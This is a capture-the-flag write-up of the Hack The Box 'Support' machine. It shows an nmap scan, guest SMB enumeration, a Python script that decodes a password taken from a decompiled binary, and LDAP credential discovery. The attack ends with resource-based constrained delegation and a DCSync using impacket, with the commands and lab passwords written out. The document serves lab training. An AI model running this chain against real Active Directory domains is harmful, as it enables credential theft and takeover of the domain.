[HTB] Windows Machine: Support
Enumeration
Port scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
# Nmap 7.94SVN scan initiated Fri May  9 21:07:56 2025 as: /usr/lib/nmap/nmap -sC -sV -vv -oN ports -T4 -p- 10.10.11.174
Nmap scan report for 10.10.11.174
Host is up, received echo-reply ttl 127 (0.13s latency).
Scanned at 2025-05-09 21:07:56 CEST for 366s
Not shown: 65516 filtered tcp ports (no-response)
PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-05-09 19:12:28Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    syn-ack ttl 127
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped    syn-ack ttl 127
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
49664/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49668/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49674/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49682/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49697/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49740/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-05-09T19:13:20
|_  start_date: N/A
|_clock-skew: 0s
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 19493/tcp): CLEAN (Timeout)
|   Check 2 (port 6220/tcp): CLEAN (Timeout)
|   Check 3 (port 45724/udp): CLEAN (Timeout)
|   Check 4 (port 14255/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri May  9 21:14:02 2025 -- 1 IP address (1 host up) scanned in 366.26 seconds
Exploitation
SMB Guest
The SMB share allows the access as the guest user.
1
nxc smb support.htb -u 'guest' -p '' --shares

Since we have read access over IPC$ we can also enumerate the users.
1
nxc smb support.htb -u 'guest' -p '' --rid-brute

By enumerating the share support-tools we find a custom binary named UserInfo.exe.zip
1
smbclient -U support.htb/Guest "\\\\support.htb\\support-tools"
Decrypting password


Since this is a .NET binary it can be disassembled by using ilspy. Here we can find three things:
- A valid username, which is
ldap(we already knew this from the--rid-bruteenumeration) - An encrypted password and the used key
- The encryption algorithm

1
0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsyO76/Y+U193E
1
private static byte[] key = Encoding.ASCII.GetBytes("armando");
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
// UserInfo, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
// UserInfo.Services.Protected
using System;
using System.Text;

public static string getPassword()
{
    byte[] array = Convert.FromBase64String(enc_password);
    byte[] array2 = array;
    for (int i = 0; i < array.Length; i++)
    {
        array2[i] = (byte)(array[i] ^ key[i % key.Length] ^ 0xDF);
    }
    return Encoding.Default.GetString(array2);
}
This encryption can be easily reversed by using the following python script
1
2
3
4
5
6
7
8
9
10
11
12
13
import base64


password = "0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsyO76/Y+U193E"
key = "armando".encode('utf-8')

print(key)
password_bytes = base64.b64decode(password)
plaintex = []
for idx,b in enumerate(password_bytes):
    plaintex.append(chr(b^223^key[idx%len(key)]))

print(''.join(plaintex))
1
nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz
From ldap user to support user
Since now we have the credentials for a domain user we can enumerate the domain. We can start by looking at the users:
1

ldapsearch -x -H ldap://support.htb -D 'ldap@support.htb' -w 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' -b "dc=support,dc=htb" "(objectClass=person)"
Here we can notice that the user support has the info parameter populated by a string. This is the plaintext password of the support user.
1
support:Ironside47pleasure40Watchful
From support user to Domain Admin
By looking at the bloodhound output, now we can notice that the support user has GenericWrite over the domain controller.

Since the machine account quota for the user support is set to 10 (the default), we can abuse this misconfiguration by using resource-based constrained delegation

We add a new computer to the domain:
1
impacket-addcomputer -computer-name 'ATTACKERSYSTEM$' -computer-pass 'Summer2018!' -dc-host dc.support.htb -domain-netbios support.htb 'support.htb/support:Ironside47pleasure40Watchful'
We set the rbcd on the DC
1
impacket-rbcd -delegate-from 'ATTACKERSYSTEM$' -delegate-to 'dc$' -action 'write' 'support.htb/support:Ironside47pleasure40Watchful'
We impersonate the Administrator user and we request a TGS ticket for the LDAP service.
1
impacket-getST -spn 'ldap/dc.support.htb' -impersonate 'Administrator' 'support.htb/attackersystem$:Summer2018!'
With this ticket we can perform a DCSync attack.
1
2
export KRB5CCNAME=Administrator@ldap_dc.support.htb@SUPPORT.HTB.ccache
impacket-secretsdump -k -no-pass dc.support.htb